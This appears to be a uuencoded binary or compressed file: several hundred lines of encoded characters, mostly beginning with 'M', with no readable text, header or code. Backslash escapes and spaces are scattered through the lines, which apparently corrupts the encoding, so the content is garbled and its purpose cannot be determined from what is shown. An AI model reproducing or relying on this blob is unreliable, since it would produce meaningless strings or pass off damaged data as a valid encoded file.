M^07YQ04%!;GFO9SO^N7S\_\_\_'CO/\_/KO1Y\*H</<\_WG/KN]\_\DH+!A54#2JH+BP
M:%0N&44CBW)=(UV\_?/[;G[3EWU1/CU#A\$</S:43D^O<^/97\_!\\$CBT<4C5#M
M?)]\$ (^F=D0;%J\_T>-+/BE\_?^\_^\$R:OI1\_7=7Z==U5IE [BVOUG\$?VW[Q%K]G6M
M[//.X%49\$]\97%4?B.0VJ5=3:AIR:VL:&T/1W%G^7)H@4#T,\_9I>;@.M:>7W
MZ [=WGGF,2K?+-9% ^/WS<2>=>-<WV1Y1K21\_T" ]IZ#]\GH=-IU/P&;,HR?=<TV
M^@OU`5IFW7KU\`SK42=WX>-44?N3=?%M8\_WH\_\_QO^86\_\#PY`\_H[X8,UX)>
M/5SDY@S7DBK7?\_QC\_89ZSC(S0?>+B[ `NA?Z5OZ/.UZ[2^I#.E9`G/VR`V1GJ
MFDQN11)'\_UJ\_N=[!UY:N7.EX?CX>Y1'GE?'3W(^F.%Z`.<I#SDOC&JZ@OX[T
M^=7SF9&7F\D\_C?Y>Z>#&YD=HJ5E=[S,9)-!GZ6\_G^A<KRR3HR>G.=/V,#+N
M;/I[76\`Y\_KET^ .G.OZY=YJG>5O?UDO[-B<R^B]YC,3X)7F9K3.S6R=EQ<\_
MRXKWS>MZ,(/4-PA3S,UK"SM:=O2\_N:-E;71&ZP#7YI)@R\ :HN\_6P;-K:VF^I
M\_#10S3SIO?#!K;U;.J+?)388-(N1K6W1H:YX3E[7V?>Z7(4;X^SJS.26H:N(
MM)9\$+-LZ?&Q<X0 [FOVGS;Y]QGF\_FVKXN91.\_R.\*7\*Y3.\$^PDA4R5G\*ZY=Y)W
MQQTNUY:AB41BJ9' (MGFNMI>/5A"0OL) \$UPOWT.6?\*M-W,RE;0G3\$KD=IJ]/5
ME\3"CBT^4MI>H&WK^-5KU/GBGS=O& [A: [=\_JSHI749Y.S,N,9^9UG4H [KV\_>
MF7%PQSICM^K5-K\_&Y (FE?0R^G^+7B?RE\INY90Y=8 [>]2MTM\*G],>\_&VT:2T
MM73]G\$C\$RZEDZ9!TJ'N):NF ([6LZ2/F)E%9W+C\$#6]V#Z\$).JWL@\_<EN=>?0
MG[ZM[FSZD]7J[BL.\^/=E(G;!JU?.\AEG\MT/?&\_.=Y+VO\$H&TS]. =8SX^Y=
MBR\_=U9M.<OF>S9?N<L7Z=+JW) ^BS]=1.]TX7GW'G\*>Y=EQY.AVV=M#/C-;+;
M<E22^K^8V>OJC#;WSH1KZT?D [>W>^8;+1;L;>VU?OXY/>\$PGI5=)]#>'\_U\*\*
M,XV\_?=FF-)M\_E=RAJL0&JFD91LHIA92P1/\E=YG[ ]'+N0Z?;I2 [JZ [O4+MG-
M.Q/16>9U7DQ2?\*TZI^ (HM2JG5)51?MK;W/-UWC,GB5.GZ66>9G]\*DPG?9L" F
M=0=;F48U.G\_5LJ=\*@FN>IO]-K<^E71(;IE^049G8N/Q\JGTUB2'JS [J45"^(
MZ@U1F1"U!T3M"5% [05061/6!J+TA:A^ (Z@M1\_2]J7XCJ#U'9\$+4?1.T/40= `
M5`Y\$#8"H`R'J((@: "%\$'0)0A\$'4H1`V"J, ,@ZG" (.@\*B<B%J,\$0="5%'050>
M1`V!J\*\$0=31\$'0-1QT+4<1!U/\$2= '%\$G0E0^1`V#J`\* (\*H2HX1`U`J\*\* (&HD
M1!5#U"B (&@U1)T'4R1!U"D2-@:A3 (>HTB#H=HDH@JA2BQD)4&4250Y0;HL9!
MU'B (F@!1%1!U!D2="5\$3 (6H21\$V&J"D0=19\$386H\*HBJAJAI\$.6%J+,AZAR(
MF@Y1,R#J7(B:"5'G090/HLZ'J!J (F@51M1!5!U%^B)H-47,@JAZB`A!U`43-
MA:@@1#5`5"-5A2"J":(NA\*@P1\$4@\*@I1,8B:!U'S (6H!1"V\$J(L@ZF\*(N@2B
M+H6HRR#J<H2J5\_. [ \$+@8!:] `P6847 (\*"+2AX)0I>A8)7HV`<!:]!P5840!8%
MVU#P.A2\`@67HN`-\*`@C"MZ\$@C>CX"TH>"L\*WH:"MZ/@`2AX)PK>A8)WH^` ]
M\*'@O"MZ'@LM0L!T% [T?!Y2CX`^H^B (/H>##\*+@`!1)!P4=1\#\$4?!P%GT#!
M)U'P\*11\&@6?0<G4?'Y%R)@L^CX`LH^" (\*KD+!U2BX!@5?0L&74?'5%/P5
M"KZ\*@ATH^!H\*KD7!=2CX.@K^&@7?0,%.%'P3! =>CX&]0`"T4?!L%WT'!WZ+@
M[U!P`PJ^BX(;4?'`%P?7^/@A^@X (<HN`D%\_X""Z'@QRCX"0K^\$07\_A()\_
M1L`-\*/@I"OX%!?^\*@I^AX.<H^`4\*?HF"72BX!06\_0L&M\*+@-!?'&@E^CX-]1
M!\L4\_`<\*?HN"WZ'@=A3\)PKN0,%\_H>!.%/P>!7] `P1]1<!<\*\_H2"/Z-@`@5=
M&2"8@8\*]4+`W" F:BX!XHN"<\* [H6"62C8!P7W1L%]4+`O"09#P7U1L#\`9J/@
M?BBX/PH>@ ( (Y\*#@`!0) \$P8-0<"`\*HR"AZ#@H2@X" `4/0\`#4?` (% ,Q%P<\$H
M>"0\*`H6">2@X!`6`HN#1\*`@,"AZ+@L>AX/\$H>` (\*GHB"^2@X#`4+4+`0!8>C
MX`@4+\$+!D2A8C (\*C4`T"IZ\$@B>CX"DH.`8%3T7!TU#P=!0L0<%2%!R+@F4H
M6(Z";A0<AX+C47`" "E:@X!DH">8\*3D3!22@X&06GH& `E"IZ@E-1T (. "52A8
MC8+34- "+@F>CX#DH. !T%9Z#@N2@X\$P7/OT\$?"IZ/@C4H.`L%:U&P#@7] \*#@;
M!>>@8#T\*!E#P`A2<BX)!%&Q`P484#\*%@ \$PI>B()A% (R@8!0%8R@X#P7GH^`"
M%R(@A>AX,4H>`D\*7HJ"EZ"@Y2BX" `47H^`5\*-B,@DM0L`4%KT3!JU#P:A2,
MH^`U\*-B\*@M>B8!L\*7H">UZ/@4A2\`05O1, &;4/!F%+P%!6] %P=M0\`840`,%
M [T3!NU#P;A2\!P701<` [4` `9"K: CX/THN!P%`T#!!U'P (11\& `57H.`C\*/@H
M" CZ&@H^CX!,H^"0\*/H6"3Z/@,RCX+`H^AX (K4?`Y%`P! !5) \$P54HN!H%UZ#@
M2RCX,@J^@H\*\_0L%74;`#!5]#P;4HN`X%7T?!7Z/@&RC8B8)OHN!Z%/P-"KZ%
M@F^CX#LH^%L4\_!T\*;D#!=U%P (PJ^AX+OH^#04?`#%/P0!3>AX!])0`",4\_!@%
M/T`!/Z+@GU#PSRBX&04\_1<&\_H.!?4?'S%/P<!;] `P2]1L`L%MZ#@5RBX%06W
MH>#?4/!K%/P [ "GZ#@0] `P6]1\#L4W(Z`\_T3!'2CX+Q3<B8+?H^`\*/@C"NY"
MP9]0\&<43\*"@JQ<(9J!@+Q3LC8\*9\*+@`"NZ)@GNA8!8\*]D'!O5`P'Q3LBX+]

M4' !?%.R/@MDHN!\\*[H^"!Z!@#@H.0,\$#4?'@%!R(@@>CX"\$H>"@\*#D+!PU#P
M<!0\`@5S47'P"AZ)@D>A8!X\*#D'!H2AX-'H>@X+'HN!Q\*'@"IZ'\@B>B8#X\*
M#D/!\`A0L1,'A\*#@'!8M0<"0\*%J/@\*!0<C8(GH>#)\*'@\*"HY!P5-1\#04/!T%
M2U"P%`7'HF`9'I:CH!L%QZ'@>!2<@((5\*'@&"IZ)@A-1<!(\*3D;!\*2A8B8)G
MH>!4%/2@8!4\*5J/@-!3THN#9\*'@."DY'P1DH>"X\*SD3!\U#0AX+GHV`-"LY"
MP5H4K\$-!/PK.1L\$Y\*%B/@@S40`%YZ)@\$`4;4+'1!4,HV(2"%Z)@&`4C\*!A%
MP1@\*SD/!^2BX`47HN!%\*'@Q"EZ"@I>BX&4H>#D\*+D+!Q2AX!0HVH`2%&Q!
MP2M1\`H4O!H%XRAX#0JVHN"U\*-B&@M>AX/4HN!0%;T#!&U'P)A2\&0500<%;
M4?'V%+P=!)>'P3M1\`X4O!L%[T'!>U'P/A1<AH+M\*'@"BY'P0=0,\$\$4?'@%
M'T;!%2CX`\H^BH\*/H>#C\*/@\$"CZ)@D^AX-,H^P\*/HN"SZ'@2A1\`@5?0,\$7
M47`5"JY&P34H^!(\*OHR"KZ#@KUP#513L0,'74'`M"JY#P==1\<H^`8\*=J+@
MFRBX'@5\_@X)OH>#;\*/@."OX6!7'^@AM0%\T4W(B"[Z'@^RCX>Q3\`4\_1,%-
M\*/@'%/P(!3)&P4]0\(\H^"<4\_#,\*;D;!3U'P+RCX5Q3\#`4\_1\`\$04/!+%.Q"
MP2TH^!4\*;D7!;2CX-Q3&@7\_CH+?H.`4/!%;/P.!!>CX#]1<`<\*@L%=Z+@
M]RCX`PK^B(\*[4/\G%/P9!1,HZ.H-@ADHV`L%>Z-@)@KN@8)[HN!>\*)B%@GU0
M&&4W`<%^Z)/Q/3<%P7[HV`V"NZ'@ONCX`\$HF(.`U#P0!0"4'HN#!\*'@
M"AZ\*@H-0\#`4/!P%CT#!?!0<C()HN!1\*)B'@D-0<"@\*'HV"QZ#@L2AX'`H>
MCX(GH.")\*)B/@L-0L`%`"U%P.`J.0,\$B%!R)@L4H.`H%1Z/@22AX,@J>@H)C
M4/!4%#P-!4]'P1(4+\$7!L2A8AH+E\*.A&P7\$H.!X%)Z!@!0J>@8)GHN!\$%)R\$
M@I-1<`H\*5J+@62@X%04]\*%B%@M4H.`T%O2AX-@J>@X+347`&"IZ+@C-1\#P4
M]\*'@^2A8@X\*S4+'6!>M0T(^"LU#P#@K6HV`!2]'P;DH&\$3!!A1L1,\$0"C:A
MX(4H&\$;!`I&43`&@0-0<#X\*+D#!A2AX\$0I>C(\*7H."E\*'@9"EZ.@HM0<#S\$\*
M7H&"S2BX!`5;4/!%+P\*!:]&P3@\*7H."K2AX+0JVH>!U\*'@"BY%P1M0\`\$84
MO`D%;T;!6U#P5A2\#0501\`\$[4/!.%+P+!>]&P7M0\`X40`\%EZ%@.PK>CX++
M4?'!%'P0!1]"P8=1<`4\*/H\*"CZ+@8RCX.`H^@8)/HN!3\*/@T"CZ#@L^BX',H
MN!(%GT\!+A6?ZOCGS=NRVET)<'6K);UT:%;^TGWTD1V:S]VGI795IJJY7&VV
M; (QM6;^N;>50%WUH?T\_SMLQVU),EP>:=B>BQ+1WQ==S\$XCO:7CY:~1,Y]RC7
MF;\$=G9EY)8^6!+L>G9U(S)@Q<UUKOTQR%':TK-^Z=TEK3@M9ZM#;M[2]H+:
ML^U5>?S<S>3MB!7SB5[\*(\$\_\,-+XG\$/XG/V7MD6'ICC?R;L[WVM:?JS.?K<D
M&/)\:XZ1"KKNUHSFU[(RKG"Y2H\*+OU?>)\%<SU]E\^Z+-BI\_9.B\$\$\6E\1\_6:
ML;07);K\_BQW-V^KB57E9;=4K"C^FC<QX9EYBP,H-I<\$U1Q"S6EU\$[\:^=%5[
M;1V7L?Z,!?LNNN2X%:6Q[7W>(FOAM\VGC(GM%=\_4.G/7^G6KJS90T7ZE#CTQ
MKZ\Z\*EW>8M)6+=M`IR\_/R^Q2+PVN>INLESY36#EAY^9E;?W0+"@N#\Y/[S3/
MXFUOJVOKI)].A9[5YM\^XSS?S'6=[MM+Z=->0(=IB]W>Z;Y;F9WN9>I/W+VJ
MO8@<G>X' #'6%H;[</IK5QPWU:4/M:!!#ZDK#?+V]1"74\_69[.?.]NWT`\_]W0
M/I' \_OM\_\_Q3TJ:6MVW+TI7D3Y]#3E\$^=A)I5N2WDBD>C?HGY6B\*Y[#\*6]JS==
MKBKJ\_DO.(7570+.5H=7]R?G=8YUEF;ET'W`>=Y9E+7JL)-A>LIG2TWN,NO`!
MY6J[![B7RJFRG/;L#DJ#9V#K@!RU43:HO7\*\$SG([RPH2](F7G='Z8!"YV@<R
M.)H\*4.U8%-1WS3XS>:=&0=WY.5FK,\LO7K)<1-HAS,6?LEY&&^I)ZN]B#>#
M:G,T;S:IS3&\&56;);RY0&V6\^8EM&GFT"(SAY9TY]#5;2WJ+%R?EG\$^[53Y
ME(B-+=Q(5?KP^\*"KG640CLCR4MYV>7[B79:%S],%7M;6>;R)OZ;M7PI\_;6J
M0'QGUV"3MH4\_R'VS-9GNEZBXR2W#P-;W3E4P;);W=FJGK6Z^)\*?K%9WEJJ(
M[9^H\$W:44.JZKJ.=I7VX\*KF`/&)BR/OD7KJ4-/XDAGR69&]+LC<EV=\DV=N3
M[,U)=E>2\_7B2O2+)?C/) [DBR7T^R'TBR5R79+R?9\*Y/L\_V'O/L.<J-J`CY\S
M8P%[KZB+(E:0)B\*\*\$G8#K"ZPDH4@HF/8#;MALTE,@04KV!L@8L4"5E14[&+O
MO?<N]H\*)=]\_\_G,S,GLDDZ/\_E\_?!>+U[/[V'.?<YD)C-SIF\_N927E1;XRR\_\_0
M+QZ/\_?NON\_SX[SNV=-66\_\2J\_\_Z\_`F#\CF)ZV=T.5FT/\_W\_\5SUX4G4V'LO'
MAR>2\=[]=+-8=RV]/M-BM<:S\_?OU;DJJ[:177>VP\$=75T?[]>H5']NK7\*W)`
MW0&]1C2,'-MK5.WH\$81I,[U-/RO7\$LO&FS+Y;\*\_]<HF9\`HA0ZKL?]-3=J:-
M-1YI14:&QH9K=A\$[Y@;O6!A<-27&])NJ8KE</)M/I%-5A^^8VXDYZ=U[#\_[]7
MW-BH-\*934Q+->R3Z#QJXQW1FH3B57DRF=Z,0(^+Y4#[-=CK6%@]5[1QC</>J
MW.[N='.[[%+5?4A5'[JJOY+\_PGO/&6[\_NS.9U^T3'L[YE4&4UV\$/L&)=&=@.
MQ"9"]\$0=LC@?]^%CK+6I\$'TP'D?A,CR!;[#]9D(,QN\$X"4OQ\$G[#MIL+48.I
MF(?;\0Z,+9@WC\$8>%^(!?(IUMA2B'R;@%&R!I\_`=-MM\*B'TQ&:?@!KR"/U"U
MM1##D<1\W(GWL%HW(79%/);A(CR\$S['>-D(,P\$0<AZOP#[`%IR:[(<FG(9E
M>`U\_870.)D8BA06HVT@(^PQPA6U#(=:H\$F)WC\$4[+L\$C^!(;!=B("9A-I;@
M.?R\$K;GF@)3<`9NQAOX!SUV\$.('9'`N[L&'Z-\*#/H4&S,0B/( :OL-&.K',<
MAA-P+5[`^+^C&1<`PM&`. [L`\*=-V)Y8]#<`NQVOX%SMS?GP09N)R/(.?L>TN
M]%5D<`\$>PDILLJL00S`%<W\$G/L!:NPG1'Y-P(F['ZQ"[["(\$+QN)(7(%G\0NV
MZ\4RQQ&X\$`\_C\*VS:F\_6\$9LS#\MXL%ZR]!^L6A^(DW(@W(/NP/2"HW!E'Y8\_
M?D557R#JD<7"OJPS?(W-V`GNCQ:<A;OP\$=;I+\2>.`PG8QG>A#%`B-W0@\*-Q
M%9[';^B^)^L1.5R\$1\_\$--A(ND<"\W\$W/L:Z>[&]P,(IN`EOP1S\$XL(X'(K
M\0)AQ\_9["W\$@K@8C^%;#%8B!"FXFS<@T^PWCY"[ (7#<2INQMM8;5^.#QB/
M8[\$\$+^(/[#"\$[1X%7(+`\1VWV(\_M"JU8@'OQ\*=?GVT1,9R&6\_`.5A\_\*]HLH
MCL,U>`E\_HD=(B%&8ADOQ!+[`5L,XSB&)<W`?/L,&U4+LC<DX';?B7:Q1(\0>
MF(!9N!8OXR\_L&&8\_A.E8A"Q`[9F#UJ#-IR+^`\_SY-AS!\_@Z-.`WX3VL.9)]
M)`[&;%R'5\_`W>M8\*,0;M6(RG`\.`Z'<`^&BF<AP?P!38Z4(A)T(0S<3O>1Y<Z
M(?IB(H[4KR\*?[#3\*/9QF('+\#1^PC:CV2\BC?/Q(+[\$QF/8ER\*.;@#\*)"U
MGOZ/0W`KL=K^!<[T3\_QTQ<CF?P,[8=2\_]`!A?@(:S\$)A'Z/Z9@+N[\$!UBK
M@?Z/23@1-^#U!OMBAOZ/L3@25^!9\_(+MQM/\_<00NQ,/X"IM&Z?]HQCP LC]+\_

ML?8\$^C\ .Q4FX\$6] ''DS\_1P1' X4H\AU] 1-9' ^CRP6XA%\C<T.H?^C!6?A+GR\$
M=2; 1\_W\$83L8RO'GC4/H\_&G'TKL+S^'W=#Z/\_ (X>+\ "B^P>86\_1\) S, ?=^!CK
M'D[\_AX53<! />@AFC\_V, <CL' 5>'&\_8\_0)] ' \_D<3\$>P [ ?8HI' ^CZDX&\_?@Z\$S7
M1/\_ ' X305-^-MK! :G\_V, \CL420 (@\_L, , 4^C\\*N' 2/XSMLV4S\_1RL6X%Y\BO5;
MZ/^ (X33<@G>P>H+^CRB.PS5X"7^BQU3Z/Z; A4CR! [ [%5\*\_T?29R#^\_ '9-DC2
M\_S\$9I^/6) /T?: [31\_S\$!LW'M7L9?V#%=\_\=T+, \*3^'\%; I^G\_., .YN!^?8\, ,
M\_1^- . .WX3VL>03]' P=C-J[#\*\_@; /; /T? [1C<9; ^CQ\_1+4?\_1PKGX0%\@8WR
M]' \TX4S<GJ?\_HTN!\_H^). !Y+ "\_1\_ (.=IM'\_ , 0.7X6G\A&VFT\_ ^1QOEX\$%) B
MXW; Z/^\*8@SNP 'EUGT/Q"\$ [ ' ] 7@-\_V+GF?1\_S, 3E>'8\_8] LCZ?\_ (X' (\A) 78
MY"CZ/Z9@+N[\$!UCK:/\_H\_) N%\$W (#7 (8ZA\_V, LCL05>!: \_8+MCZ?\X'A?B87R%
M38^C\_Z, 9\ [ '<'V+M6?1\_' (J3<" />@'W?=&E=\$<!2NQ' /X%57' T\_ ^1Q4 (\@J^Q
MV0GT? [3@+-R%C[#.B?1\_' (:3L0QOPCB)\_H&' (VK#\Q^0\_>3Z?\_ (X2 (\BF^P
M^2GT?R0P' W?C8ZQ [ \*OT?%D [ !37@+YFGT?XS#, ; @: +^!W; ' \Z\_1] Y7 (S' \ "VV
M. (/^CZDX&\_?@Z\$QW) OT?A^ -4W (RWL=H<^C\_&XU@LP8OX 'SO, I?^C@SOP. + [ #
MEO/H\_VC%\_MR+3 [ '^6?1\_Q' \': ; L\$ [6' T^\_1] 1' (=K! +^1 (^SZ?^8ADOQ! + [ '
M5@OH\_TCB' -R' S [ #! . ?1\_3, ; IN! 708HUSZ?^8@%FX%B\_C+^QX' OT?T (\$ (3^ ( '
M; ' T^\_1] M. !?WXW-L>' ' ] XTX' [ ?A/: QY (?T?!V, VKL, K^!L] %) +\_T8 [%>' H\_
MHMM%]' ^D<!X>P! ?8Z&+Z/YIP) F [ '^AR"?T?\$W\$ \EN) 5\_ (.=+J7\_8P8NP) /X
M"=LLHO\C?/Q (+ [\$QHOI\_XAC#N [ ' "G2] C/Z/0W' "KL=K^! < [7T [\_QTQ<CF?P
M, [ : ] @OZ/# [ ' 0UB) 3: ZD\_V, \*YN) . ? ("UKJ+\_8Q) . Q 'UX' >) J^C\_&XDA<@6?Q
M" [9; 00\_ ' \$; @0#^, K; ' H-\_1\_-F (?E^! !K7TL\_VU2\* @S\$9K3@\*9V (IGL8; ^ 'ER
M, RFVQFZHP5@<BA; D<0: NPN-X# [ ] @W<UICS ' .1A9GX5Q<AP?P) CZ#V\$\*\*\*; \$3
M!B (, "RTX!O.Q! \\_@#?P (8TLI-D0/), % ( ' ( (V' (NYN '37XSZ\B\_Q. ] ; ; 2HH=
MT 'M [ (XPQF (@63, , \+, :M>!QOX! / \ @' ^PSM92; (' =L! \ .P\$1, Q2S, Q^58A@?P
M'K [ ?FG&Q=C<ING5C^JA% 'QHQ\$V?A!MS; C7' P03>FB=6W81FA) \_; " \*\$S9AG\$P
M%U?@-CR! ] \_\$E\_L) FV [ \*, , 'BUF (CTMHR' >; @ (2W'K' L4; ^ '9K; " ?%MNB-D9B\$
MZ9B\_>UQ' U [ !2OR) KE52; (, ^J, :\$\*I9%>NOBG&JF+\JYJ^\*^</; ^\*J\*: 727
MH@I [831BR. -D7 (@; \4AWIM. =>4\*7 [=D. T10 [HQXQ9# \$72W\$ [GL2K6 (' /8>S '
M\L9@3\$ '2, W\$\*YF, ) 'MB!<? '=UNDAQ<X] 6\*^ ( (M.#) C@! <W'M'L?' ^! &K [2C%
MINB! /5&/5AR%\W'E; L' #>!>\_8LV>C (, =>S (.JA% !&T [\$N5B\* >\_ '\$7L%' ^'' \_
M8+. =6^X8C '\@. QS2<@L58@MOP\$% [ '^\_@&77: 68B-LA] TQ! \* /1AB-Q, B [\$4BS'
MDW@37T#L (L7FV! G [8#0L9' 'B%N%NO (' \! /6W95M%GMC. 'Y&#F?C%CR+#\_ ' K
MKK3=C>T! \_7\$@&G\$DSMF-MG@1\*\_ '#5M^=; 0\$#, 1H6, IB%! ; @: =^ (Y? (3?L%80
MMFGL@6\$X" (=C&L [ '9; @=3^ '= ? '>CMQ0; HP?Z82C&HPTGX" +<BL=[LYSP) ? [\$
M>GNPC\ \$@' (@IR. \*X/9@6SL=>=> -?X'^LT8=UTX?Q^C '>&A! # ' ; -Q%A; U83R\
MT (=EW (=E' ; , O\XB>?5G. . ' ' ' (H-9?5F? ?5E^>\*0OT^O+/. (O>YQ^; \$, 8@<. 1
MQZG] : (K\ ' \_I@' 1G\_Z-; ?K3' C68V) \_V. !LWXQE\@G^P^0#V' ] @?XY\$<P' K\$
MZ0/XWK@>CPY@00] \_K' :GGPV=L<^& (T8<C@1E^ (F/ (R7] V1] XCO\BPT&2M\$=
M?1#&) \$S' Z0, 9; R#3PD, #63?X#/\ .9/ [V8EDAM! ?M4<'<+, (RW (?GL0) ?XP^L
M/4B\* [= \$ /-3@ \$6<P: Q+BX&\$OQ, % [ #2JRV-\<H [ (H) 48V#T (RC<2D>Q" OX#%T&
M2 [\$+] D, \$, 61P+\$ [ ' ! ; @6=^&IP8R' %5B) ? [ #A/FS?V '7 [XB! 8F (KI. ! [SL!! 7
MXPX\AA?Q-C [ ##S#V9?O%EM@>NV\$H1F, BVC '-LW\$FSL, 5N! YWXU7\B?6' \-VQ
M/R\*8BN-P#F [ '\$UB! K\_\$/-MB/ [0" ], '0' 8B) :<33. P%6X#\\_A (WP/<W\_Z#; ; #
M [AB 'H1B! <9B\$1J1Q) &; C5) R%JW '+ ' L\*+>' ] ?X! (H2P' ] \$1? [ #. 4SQS\* <L5A
M0\_D^R. , XG (H%6 (S; \1) 6X+NA?#>L&Y) B^\*R, ?B' 6, 0Y '0XC/" ?\$9. #G\$NL%M
M>'8?XE>L-HQUBV [8" 7T0PEC\$D, &1. 'GS<0WNQ. -X" 9\_@-ZQ=S?91S?@8AGJT
M8GHUT\ ; %6 (I [JMF^ "\ : ^P>\P: U@\_J^IA? 'S%1, RL89HUC (?G\4X-X^! OK! 5F
MGL. T1PW& (X\$3L"C, =, \*, \$V: <, -M=F&T&: PSGV (:=L0) & (S: <Z>! <W (IGAC, .
MOAS. \D&7\$6RKK! 5U2. %, 7 ("K<'L>' \ \$X^&P\$XZ# +2 (Z\_V'E# , 1J3, '5YS, 6U
MN! T/X3F\C^P; BW; &?; &? \$1P. #\*8A06X&G?BU5K6 (\_ZM97H' L"UA' ] 0C@6, Q
M! U?A-CR+3\_ '7-CB0Z6 'HQB" &HW\$! EN' A'\_E\? (<N=2P# [ (K) <0@R. ! \$+<1, >
MPLM8@=^PP2CZ&WIB\$&HQ" 6D<@ [E8C%MP/UX8Q; 2PP6CVN>B#, \ [%=) PPFO: X
M#T\_C+7R! W [ ' ] &+X+AJ' ! 29R\*RW 'C' L: +8VB// [ %V/ <=<# , ! : , 21. ! T7XU8\
M4<\ZP0] 8 [R#. ! S ' -6A ' 'L=@+B [ '=; @?S^\$50 (, O\106', NVBGTQ! H<C@Y. P
M' (MQ+6X>R\_?#4\_AT+. .B: X1IHS\B. 'RM\$99' A&GC (BS%Q&6 (3Z (L-^" ; &" ;
MP"X8A! &8@\$0#ZQEGXRHLQV, -K&O\B' ^Q [CC6-W; &WAB. <6C\$<9B#1; AC' -/\$
MQ\_AC' / , ZGNL6 [ (X! & (9Q: , 4L+, '2/#\* >^<0\_V" A\*OX^R; 6%@E&EA<I1E&V6Y
M1ED74? IQE&6) OZ. TGT'\_PCX8@T/1BBQF8C9.P\_P) C [ ] %6 ( ) E6 (Z' \! 1>QCOX
M! -\_B=\B#V: ] @8W1#3\_3! ( (1@/ ] \$UA"E6\$ZN+<-2: HHOH\*M82: XMUQ+IB/; &^
MV\$! L\*#82&\_, X=U. QF=A<; " &V%N) K44WL8W85FFPGJD1WL; W80?00. XJ>8B>Q
ML] A% [ " IVX] %; +] %; [ "' ZB+ZBG^@O! H@] Q4" QEQ@D] A: #Q3YB7S%\$ [ " ?V%T-%
M2 'P3U:) &A, 5P, 4\*, %>7B' ' &@J! . CQ&@Q1M2+@ 18\$1\$-W, P?+Z) B@CA83! 2'
MB\$GB4' &8L, 3A (B8FBT; 1) .) BBF@6+2 (AIHI6D11M (B72 (B. . \$%F1\$WE1\$-/\$
M=-\$N9HB9XDAQE#B: VX/ ' BN/\$+%; ' " ] . \$">\*D\3) XA1QJCA-G" [ . \$&>. 6\*N
MF"?. \$O/%V6\*! . \$><\*X3YXL+Q (5BH; A (7"PN\$9>\*16\*QN\$Q<+JX05XJKN. &P
M1%PCKA77B: 7B>G&#N%\$L\$S>) F\4MXE9QF [A=W" ' N%, O%7>) N<8^X5] PG [A</
MB' ?%0^ ) A\8AX5#PF' A=/B" ?%4^ ) I\8QX5CPGGA<OB! ?%2^ ) E\8IX5; PF7A=O
MB#?%6^ ) M\8YX5 [PGWA<KQ `?B0\_&1^A\ (CX5GXG/Q1?B2 [ %2? " 6^M^ ( ; \5W
MXGOQ@\_A1\_" 1^%K^ (7\5OXG?QA\_A3\_" 7^%O^ (?UG] 4AK2E\*O) U>4: <DW917: 5
M: \FUUY3IR7; F>7%) N (#>4&\F-Y29R4VYK; "ZWD%O\*K>36LIO<1FXKMY-5LKO<

M7NX@>\@=94^YD]Q9[B]WE;O)W64OV5ON(?O(OK\*?["\'R#WE0+F7'"3WEH/E  
M/G)?.43N)\_?GE"\$DA\EJ62/#<K@<(4?\*6GF\'/%#6R5%RM!PCZ^5!<JR,T/7'  
MR?SR\*B>P04^4A\A)\E!YF+3DX3(F)\M&V23C<HILEBTR(:?\*5IF4;3(ETS(C  
MCY!9F9-Y69#3Y'39+F?(F?)(>90\6AXCCY7'R5ERMCO>GB!/E"?)D^4I\E1Y  
MFCQ=GB'/E'/D7#E/GB7GR[/E'GF./%>>)\^7%\@+Y4)YD;Q87B(OE8OD8GF9  
MO%Q>(:^45\FKY1)YC;Q67B>7RNOE#?)&N4S>)&^6M\A;Y6WR=GF'O%,NEW?)  
MN^4]\EYYG[Q?/B'?'E'\_)\A^4C\E'YF'Q</B&?E\$\_)I^4S\EGYG'Q>OB!?'E'\_)  
ME^4K\E7YFGQ=OB'?E&\_)M^4[\EWWYGGQ?KI'R'\_E1\_)C^8G\5'XF/Y=?R'\_E  
M2OF5\_%I^([\^5W\GOY0\_R1\_F3\_%G^(G^50\G?Y1\_R3\_F7\_%O^(\_^E\TO#, \$QC  
M-6-U8PUC3:.+T=58RUC;6,=8UUC/6-\_8P-C0V,C8V-C\$V-38S-C<V,+8TMC\*  
MV-KH9FQC;&ML9U09W8WMC1V,'L:.1D]C)V-G8Q=C5V,W8W>CE]';V,/H8\_0U  
M^AG]C0'&GL9'8R]CD+&W,=C8Q]C7&&+L9^QO##5"QC"CVJ@QPL9P8X0QTJ@U  
M#C'-.J,4<9H8XQ1;QQDC#4B1H,QSAAO1(T)QL'&1.,08Y)QJ'&881F'&S%C  
MLM#H-!EQ8XK1;+08"6.JT6HDC38C9:2-C'&\$D35R1MXH&-.Z4:[,<.8:1QI  
M'&4<;1QC'&L<9\PR9AO'&R<4)QH&G2<;IQBG&J<9IQMG&&<:<XRYQCSC&E.^  
M<;:QP#C'-.<XSSC?N,"XT#AH7&1<;%QB7&HL,A8;EQF7&U<85QI7&5<;2XQK  
MC&N-ZXREQO7&#<:-QC+C)N-FXQ;C5N,VXW;C#N-.8[EQEW&W<8]QKW&?<;\_Q  
M@/&@9#QL/&(\:CQF/&X\83QI/&4\;3QC/&L\9SQO/&"\:+QDO&R\8KQJO&:  
M\;KQAO&F\9;QMO&.\:[QGO&^L<+XP/C0^,CXV/C\$^-3XS/C<^,+XTEAI?&5\  
M;7QC?&M\9WQO\_&#\:/QD\_&S\8OQJ\_&;\;OQA\_&G\9?QM\_&/\RZY?FH9IFJN9  
MJYMKF&N:7<RNYEKFVN8ZYKKF>N;ZY@;FAN9&YL;F)N:FYF;FYN86YI;F5N;6  
M9C=S&W-;<SNSRNQN;F\_N8/8P=S1[FCN9.YN[F+N:NYF[F[W,WN8>9A^SK]G/  
M[\&.\,/ <T!YI[F8/,O<W!YC[FON80<S]S?W.H&3\*'F=5FC1DVAYLCS)%FK7F\  
M>:!!9XXR1YMCS'KS('L&3\$;S'F>#-J3C'\-B>:AYB3S\$/-PTS+/-R,F9/-  
M1K/)C)M3S&:SQ4R84\U6,VFVF2DS;6;;(\RLF3/S9L&<9DXWV\T9YDSS2/,H  
M\VC&S/-8\SASECQ;/-X\P3S1/,D\V3S%/-4\3S=/,,\TYQCSC7GF6>9\\VS  
MS07F.>:YGGF^>8%YH7F0O,B\V+S\$O-2<Y&YV+S,O-R\PKS2O,J\VEQB7F->  
M:UYG+C6O-V\&P;S27F3>9-YNWF+>:H<9\8AHOTO=;Y=A)J:[ ]?10NY'U!ZH  
M3J=RZ60\E\$S\$<J'2@&I1EVZ,)4/) ?#R;XK.JTVV9'L/JE;;.J]788^-3.B8\_  
M/MZ83\_-Z7+B],9ZQWZD;&4LU)>-9\$4HFTXW.E(L%/FL<+][5M\S()9A'? :PY  
MGA.AK'HI,)1)Y\$\*C([4BE,LEFE/UV71C/)=K2!^0GCQF\E2F(4+Y?\*RQQ?W\  
